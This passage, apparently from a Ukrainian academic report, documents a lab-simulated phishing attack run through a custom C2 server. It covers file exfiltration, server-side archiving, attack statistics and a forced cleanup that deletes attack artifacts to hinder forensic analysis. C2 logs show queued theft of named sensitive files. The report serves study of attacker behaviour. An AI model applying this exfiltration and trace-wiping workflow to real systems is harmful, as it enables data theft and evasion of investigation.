


Рисунок 3.42 – Процес завантаження всіх файлів з диску

Аналогічно до попереднього сценарію, користувачеві було представлено вікно з переліком файлів та можливістю вибору методу передавання, де обрано варіант архівування.




Рисунок 3.43 – 3.44 – Процес завантаження архіву файлу

Через кілька секунд процес завантаження завершився, що підтверджено перевіркою отриманого архіву.




Рисунок 3.45 – Вміст завантаженого архіву

Окреме завантаження файлів у неархівованому вигляді виконувалося також з дослідницькою метою, а саме для демонстрації відповідних записів у журналах С2-сервера та подальшого порівняння часових характеристик передавання.




Рисунок 3.46 – Завантаження всіх файлів окремо

```
92.168.1.30 - - [18/Dec/2025 02:41:34] "GET /archive/info HTTP/1.1" 200 -
2025-12-18 02:41:37.609 [INFO] Queue download request | Files: 54
2025-12-18 02:41:37.615 [INFO] Download status reset
2025-12-18 02:41:37.617 [INFO] Started download batch | Files: 54
2025-12-18 02:41:37.628 [INFO] Queued command cmd_20251218_024137_1 | Path: F:\CORPORATE_DATA\Confidential\merger_plan.pdf
2025-12-18 02:41:37.629 [INFO] Queued command cmd_20251218_024137_2 | Path: F:\CORPORATE_DATA\Finance\financial_forecast.pdf
2025-12-18 02:41:37.629 [INFO] Queued command cmd_20251218_024137_3 | Path: F:\CORPORATE_DATA\IT\network_diagram.pdf
2025-12-18 02:41:37.630 [INFO] Queued command cmd_20251218_024137_4 | Path: F:\EMMA_PERSONAL\Financial\bank_statements.pdf
2025-12-18 02:41:37.630 [INFO] Queued command cmd_20251218_024137_5 | Path: F:\EMMA_PERSONAL\Work_Documents\project_ideas.pdf
2025-12-18 02:41:37.630 [INFO] Queued command cmd_20251218_024137_6 | Path: F:\SHARED_DEPARTMENTS\Finance_Team\audit_results.pdf
2025-12-18 02:41:37.630 [INFO] Queued command cmd_20251218_024137_7 | Path: F:\SHARED_DEPARTMENTS\HR_Team\policy_updates.pdf
2025-12-18 02:41:37.630 [INFO] Queued command cmd_20251218_024137_8 | Path: F:\SHARED_DEPARTMENTS\IT_Team\admin_guide.pdf
2025-12-18 02:41:37.631 [INFO] Queued command cmd_20251218_024137_9 | Path: F:\SHARED_DEPARTMENTS\Management\executive_reports.pdf
2025-12-18 02:41:37.631 [INFO] Queued command cmd_20251218_024137_10 | Path: F:\SHARED_DEPARTMENTS\Marketing_Team\socail_media_plan.pdf
2025-12-18 02:41:37.631 [INFO] Queued command cmd_20251218_024137_11 | Path: F:\CORPORATE_DATA\Confidential\company_strategy.docx
2025-12-18 02:41:37.631 [INFO] Queued command cmd_20251218_024137_12 | Path: F:\CORPORATE_DATA\IT\backup_schedule.docx
2025-12-18 02:41:37.639 [INFO] Queued command cmd_20251218_024137_13 | Path: F:\EMMA_PERSONAL\Personal\travel_plans.docx
2025-12-18 02:41:37.640 [INFO] Queued command cmd_20251218_024137_14 | Path: F:\EMMA_PERSONAL\Work_Documents\emma_resume.docx
2025-12-18 02:41:37.642 [INFO] Queued command cmd_20251218_024137_15 | Path: F:\SHARED_DEPARTMENTS\Finance_Team\budget_plan.docx
2025-12-18 02:41:37.645 [INFO] Queued command cmd_20251218_024137_16 | Path: F:\SHARED_DEPARTMENTS\HR_Team\recruitment_plan.docx
2025-12-18 02:41:37.650 [INFO] Queued command cmd_20251218_024137_17 | Path: F:\SHARED_DEPARTMENTS\Management\confidential_notes.docx
2025-12-18 02:41:37.652 [INFO] Queued command cmd_20251218_024137_18 | Path: F:\CORPORATE_DATA\Confidential\executive_salaries.xlsx
2025-12-18 02:41:37.659 [INFO] Queued command cmd_20251218_024137_19 | Path: F:\CORPORATE_DATA\Finance\budget_2024.xlsx
2025-12-18 02:41:37.661 [INFO] Queued command cmd_20251218_024137_20 | Path: F:\CORPORATE_DATA\Finance\expense_reports.xlsx
2025-12-18 02:41:37.663 [INFO] Queued command cmd_20251218_024137_21 | Path: F:\EMMA_PERSONAL\Financial\investment_plan.xlsx
2025-12-18 02:41:37.666 [INFO] Queued command cmd_20251218_024137_22 | Path: F:\EMMA_PERSONAL\Personal\personal_budget.xlsx
2025-12-18 02:41:37.668 [INFO] Queued command cmd_20251218_024137_23 | Path: F:\SHARED_DEPARTMENTS\Finance_Team\quarterly_report.xlsx
2025-12-18 02:41:37.678 [INFO] Queued command cmd_20251218_024137_24 | Path: F:\SHARED_DEPARTMENTS\Marketing_Team\campaign_analysis.xlsx
2025-12-18 02:41:37.684 [INFO] Queued command cmd_20251218_024137_25 | Path: F:\SHARED_DEPARTMENTS\Management\strategy_meeting.pptx
2025-12-18 02:41:37.686 [INFO] Queued command cmd_20251218_024137_26 | Path: F:\CORPORATE_DATA\IT\server_passwords.txt
2025-12-18 02:41:37.688 [INFO] Queued command cmd_20251218_024137_27 | Path: F:\EMMA_PERSONAL\Personal\shopping_list.txt
2025-12-18 02:41:37.691 [INFO] Queued command cmd_20251218_024137_28 | Path: F:\EMMA_PERSONAL\Work_Documents\work_notes.txt
2025-12-18 02:41:37.695 [INFO] Queued command cmd_20251218_024137_29 | Path: F:\SHARED_DEPARTMENTS\IT_Team\server_logs.txt
2025-12-18 02:41:37.697 [INFO] Queued command cmd_20251218_024137_30 | Path: F:\EMMA_PERSONAL\Financial\tax_documents.zip
2025-12-18 02:41:37.698 [INFO] Queued command cmd_20251218_024137_31 | Path: F:\EMMA_PERSONAL\Photos\office_party.zip
2025-12-18 02:41:37.712 [INFO] Queued command cmd_20251218_024137_32 | Path: F:\SHARED_DEPARTMENTS\HR_Team\training_materials.zip
2025-12-18 02:41:37.716 [INFO] Queued command cmd_20251218_024137_33 | Path: F:\SHARED_DEPARTMENTS\IT_Team\server_logs.zip
2025-12-18 02:41:37.718 [INFO] Queued command cmd_20251218_024137_34 | Path: F:\SHARED_DEPARTMENTS\Marketing_Team\brand_assets.zip
2025-12-18 02:41:37.719 [INFO] Queued command cmd_20251218_024137_35 | Path: F:\EMMA_PERSONAL\Photos\vacation_2023.jpg
2025-12-18 02:41:37.720 [INFO] Queued command cmd_20251218_024137_36 | Path: F:\EMMA_PERSONAL\Photos\family_photo.png
2025-12-18 02:41:37.721 [INFO] Queued command cmd_20251218_024137_37 | Path: F:\CORPORATE_DATA\Confidential\merger_plan.pdf
2025-12-18 02:41:37.723 [INFO] Queued command cmd_20251218_024137_38 | Path: F:\CORPORATE_DATA\Finance\financial_forecast.pdf
```

Рисунок 3.47 – Перегляд відповідних подій

У результаті встановлено, що завантаження файлів поодиночі потребує дещо більше часу порівняно з передаванням стисненого архіву, що підтверджує доцільність використання архівації як способу оптимізації процесу ексфільтрації даних

Додатково в межах розробленого С2-сервера передбачено можливість створення серверного архіву з усіх файлів, які вже були отримані від машини жертви.

Такий механізм використовується для подальшого аналізу зібраної інформації, централізованого збереження результатів атаки та спрощення процесу їхньої подальшої передачі.

Для ініціалізації процесу архівування оператор може скористатися функціональною кнопкою Create Zip, розташованою у вебінтерфейсі сервера. Після її натискання відкривається вікно попереднього підтвердження, яке інформує про початок процедури формування архіву.




Рисунок 3.48 – Створення архіву з усіх завантажених файлів

Після підтвердження дії шляхом натискання кнопки ОК сервер у фоновому режимі виконує стиснення всіх файлів, що знаходяться у каталозі завантажених даних.




Рисунок 3.49 – Створення архіву з усіх завантажених файлів

Через кілька секунд система відображає додаткове інформаційне вікно, у якому повідомляється про успішне завершення процесу архівування. У цьому повідомленні вказується кількість файлів, включених до архіву, а також його підсумковий розмір. Слід зазначити, що наведена на скріншоті кількість файлів відповідає фактичному вмісту каталогу завантажень на момент створення архіву, оскільки у ньому могли бути присутні також файли, отримані під час попередніх тестових атак.




Рисунок 3.50 – Перегляд створеного архіву з усіх завантажених файлів

Після створення архіву стає доступною функція Archive Manager, яка відкриває окреме вікно керування архівами. У цьому інтерфейсі відображається загальна інформація про сформовані архіви, зокрема їх назви, час створення та розмір. Для отримання результатів достатньо скористатися кнопкою Download, після чого архів завантажується на локальну систему для подальшого перегляду та аналізу.




Рисунок 3.51 – Завантаження архіву

Окремий функціональний блок вебінтерфейсу C2-сервера відведено для відображення статистичної інформації, яка надає узагальнене уявлення про перебіг фішингової атаки та результати виконання окремих етапів. У цьому розділі

акумулюються ключові показники, що характеризують активність інфікованих клієнтів і ефективність операцій з боку сервера керування.




Рисунок 3.52 – Перегляд статистика атаки

До відображуваних статистичних даних належить кількість підключених клієнтів, що дозволяє визначити актуальний стан взаємодії між сервером та машинами жертви, а також загальна кількість виявлених і успішно завантажених файлів. Окрім цього, фіксується сумарний обсяг переданих даних, що дає змогу оцінити інтенсивність ексфільтрації та навантаження на мережевий канал. Важливим елементом є часові мітки останніх операцій, які дозволяють простежити динаміку активності та виявити періоди найбільшої інтенсивності обміну даними.

Для моніторингу подій у режимі реального часу використовується компактна панель журналювання, яка відображає ключові лог-повідомлення: запити від агентів, початок і завершення завантажень, помилки передавання, виконання команд очищення та архівування.

Крім пасивного збору даних, сервер надає можливість ініціювати примусове повторне сканування файлової системи, очистити чергу запланованих завантажень або скасувати окремі команди.

```
[02:54:19] Loaded 54 files
[02:54:14] Scan triggered: Scan command sent
```

Рисунок 3.53 – Запуск сканування

```

[2025-12-18 02:54:09.003] [INFO] Encrypted scan request received
[2025-12-18 02:54:09.005] [INFO] Updated VICTIM | Files: 76
[2025-12-18 02:54:09.013] [INFO] Scan data saved to separate directory | From: VICTIM
192.168.1.20 - - [18/Dec/2025 02:54:09] "POST /receive/scan HTTP/1.1" 200 -

```

Рисунок 3.54 – Відповідні журнальні записи

Після завершення основних етапів фішингової атаки, зокрема збору та екс-фільтрації даних, у змодельованій інфраструктурі реалізовано механізм очищення слідів компрометації на машині жертви. Даний етап спрямований на видалення артефактів, що могли бути створені в процесі виконання шкідливого коду, та моделює поведінку зловмисника на завершальній фазі операційного циклу атаки.




Рисунок 3.55 – Дашборд примусового очищення артефактів атаки

У межах процесу очищення агент на стороні жертви виконує видалення тимчасових файлів, робочих скриптів (зокрема scanner.ps1 та webdl.ps1), допоміжних виконуваних компонентів, а також журналів активності та інших службових файлів, створених під час атаки. Такий підхід дозволяє зменшити кількість цифрових слідів у файловій системі та ускладнити подальший форензичний аналіз системи.

Для ініціювання примусового очищення використовується кнопка Force Cleanup у вебінтерфейсі C2-сервера. Після її натискання користувач отримує попереджувальне повідомлення про те, що процес очищення буде виконано на всіх активних хостах, які на даний момент мають з'єднання з сервером.




Рисунок 3.56 – Запуск примусово очищення після закінчення ексфільтрації файлів

Після підтвердження цієї дії відображається додаткове попередження, у якому зазначається, що активні агенти будуть видалені з машин жертви після завершення процедури очищення, а сам процес позначається як запланований (cleanup queued).




Рисунок 3.57 – Запуск примусово очищення після закінчення ексфільтрації файлів

Після запуску механізму очищення у журналах сервера фіксуються відповідні події, що відображають ініціацію, виконання та завершення процесу. Для детального контролю стану очищення передбачено окремий Cleanup Dashboard, який відкривається за допомогою відповідної кнопки у вебінтерфейсі.

```
192.168.1.30 - - [18/Dec/2025 02:57:24] "GET /debug/registry HTTP/1.1" 200 -
[2025-12-18 02:57:27.494] [WARNING] Sent cleanup command to VICTIM-Enma | Commands: 1
192.168.1.20 - - [18/Dec/2025 02:57:27] "GET /queue/commands HTTP/1.1" 200 -
[2025-12-18 02:57:28.605] [WARNING] Cleanup completed | Host: VICTIM, Command: cmd_20251218_025631_2, Level: force
[2025-12-18 02:57:28.612] [WARNING] Cleanup completed: VICTIM | Level: force, Actions: ['scanner_log_deleted', 'history_cleared', 'temp_files_cleaned', 'temp_files_cleaned']
[2025-12-18 02:57:28.615] [WARNING] Host marked as cleaned: VICTIM
[2025-12-18 02:57:28.616] [WARNING] Cleanup executed by VICTIM
[2025-12-18 02:57:28.616] [WARNING] Cleanup command cmd_20251218_025631_2 marked as completed
192.168.1.20 - - [18/Dec/2025 02:57:28] "POST /receive/file HTTP/1.1" 200 -
192.168.1.30 - - [18/Dec/2025 02:57:29] "GET /queue/status HTTP/1.1" 200 -
192.168.1.30 - - [18/Dec/2025 02:57:29] "GET /api/statistics/summary HTTP/1.1" 200 -
```

Рисунок 3.58 – Відповідні журнальні записи щодо очищення артефактів

У цьому дашборді відображається узагальнена інформація про виконані операції очищення, зокрема дата та час останнього клінапу, перелік хостів, на яких було виконано «прибирання», а також список артефактів, що були видалені.




Рисунок 3.59 – Дашборд після завершення очищення

Додатково здійснюється перевірка журналів подій, сформованих шкідливими скриптами. У відповідних логах фіксуються записи, що підтверджують видалення файлів, завершення процесів і очищення робочого середовища. Це дозволяє зіставити події на стороні C2-сервера з фактичними змінами у системі жертви та підтвердити коректність виконання завершального етапу атаки.

